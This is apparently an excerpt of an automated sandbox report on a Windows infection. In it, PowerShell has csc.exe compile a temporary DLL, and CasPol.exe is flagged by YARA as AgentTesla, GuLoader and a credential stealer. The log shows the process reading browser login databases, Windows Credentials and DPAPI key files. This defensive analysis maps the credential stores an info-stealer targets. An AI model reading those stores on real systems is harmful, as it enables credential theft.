C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D77099B	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D77099B	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D77099B	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D77099B	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\9f9243d8d725bda1845cde132efbe100\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6D6C62DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Numerics\29620c919d222ee63ccee178145764a0\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	6D6C62DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\5a5dc2f9e9c66b74d361d490c1f4357b\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D6C62DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\5a5dc2f9e9c66b74d361d490c1f4357b\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D6C62DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\ccd32e22ed1b362ccbd4b6fe2cda6d0b\System.Management.ni.dll.aux	unknown	764	success or wait	1	6D6C62DE	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6D77B684	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\96b2b7229c43d2712ff1bf4906a723f6\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D6C62DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D77099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D77099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C609B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C609B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	6C609B71	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6C609B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	6C609B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	6C609B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	6C609B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	6C609B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	734	end of file	1	6C609B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	6C609B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6C609B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6C609B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6C609B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6C609B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	6C609B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	6C609B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	6C609B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6C609B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6C609B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	6C609B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6C609B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6C609B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	143	6C609B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	6C609B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	6C609B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6C609B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	599	end of file	1	6C609B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	6C609B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6C609B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	599	end of file	1	6C609B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6C609B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6C609B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6C609B71	ReadFile
C:\Users\user\AppData\Local\Temp\0j5ctfzr\0j5ctfzr.dll	unknown	4096	success or wait	1	6C609B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6C609B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	490	end of file	1	6C609B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	6C609B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6C609B71	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	490	end of file	1	6C609B71	ReadFile

Analysis Process: conhost.exe PID: **3372**, Parent PID: **6160**

General

Target ID:	7
Start time:	18:33:33
Start date:	29/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f8160000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: **4192**, Parent PID: **6160**

General

Target ID:	10
Start time:	18:33:59
Start date:	29/11/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\0j5ctfzr\0j5ctfzr.cmdline
Imagebase:	0x610000
File size:	2141552 bytes
MD5 hash:	EB80BB1CA9B9C7F516FF69AFCFD75B7D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\0j5ctfzr\CSC3A80B568F8BB4D66897E5CE811419E16.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7DD9E8	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\0j5ctfzr\CSC3A80B568F8BB4D66897E5CE811419E16.TMP	success or wait	1	7DDA6B	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\0j5ctfzr\CSC3A80B568F8BB4D66897E5CE811419E16.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	6A773E	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\0j5ctfzr\0j5ctfzr.cmdline	unknown	371	success or wait	1	64D62D	ReadFile
C:\Users\user\AppData\Local\Temp\0j5ctfzr\0j5ctfzr.0.cs	unknown	1052	success or wait	1	64D62D	ReadFile

Analysis Process: cvtres.exe PID: **1840**, Parent PID: **4192**

General

Target ID:	11
Start time:	18:34:00
Start date:	29/11/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES7743.tmp" "c:\Users\user\AppData\Local\Temp\0j5ctfzr\CSC3A80B568F8BB4D66897E5CE811419E16.TMP"
Imagebase:	0x5a0000
File size:	46832 bytes
MD5 hash:	70D838A7DC5B359C3F938A71FAD77DB0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: CasPol.exe PID: **5484**, Parent PID: **6160**

General

Target ID:	12
Start time:	18:34:20
Start date:	29/11/2022
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe
Imagebase:	0xcd0000
File size:	106496 bytes
MD5 hash:	7BAE06CBE364BB42B8C34FCFB90E3EBD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000C.00000002.91118394619.000000001D920000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000C.00000002.91118394619.000000001D920000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 0000000C.00000000.86571566419.0000000001100000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000C.00000002.91117300370.000000001D8D1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72E1614C	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72E1614C	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72E1614C	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72E1614C	unknown
C:\Users\user\AppData\Local\Temp\tmpEECB.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	10E2478	GetTempFileNameW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	0	0	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	10E0B33	WriteFile
\Device\ConDrv	30	30	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	10E0B33	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	72E455E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	72E455E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4095	success or wait	1	72E455E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	8173	end of file	1	72E455E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4095	success or wait	1	72E487D8	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	8173	end of file	1	72E487D8	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	72E487D8	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	72E455E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	8175	end of file	1	72E455E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	10E0B33	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	10E0B33	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4096	success or wait	1	10E0B33	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4096	end of file	1	10E0B33	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	45056	success or wait	1	10E0B33	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	1	10E0B33	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	26	10E0B33	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	end of file	1	10E0B33	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	10E0B33	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	10E0B33	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	10E0B33	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	10E0B33	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4095	success or wait	1	72E455E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	8173	end of file	1	72E455E4	unknown
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Default\Login Data	unknown	49152	success or wait	1	10E0B33	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	4096	success or wait	1	10E0B33	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	4096	success or wait	7	10E0B33	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	624	end of file	1	10E0B33	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	4096	end of file	1	10E0B33	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	10E0B33	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	10E0B33	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\93CE54EBD72B5E2187F75E8118A14612	unknown	4096	success or wait	1	10E0B33	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3425316567-2969588382-3778222414-1001\8ccbdfe2-6e1a-406f-966d-21bd14340aca	unknown	4096	success or wait	2	10E0B33	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\93CE54EBD72B5E2187F75E8118A14612	unknown	4096	success or wait	1	10E0B33	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11104	success or wait	1	10E0B33	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11104	success or wait	1	10E0B33	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Disassembly

No disassembly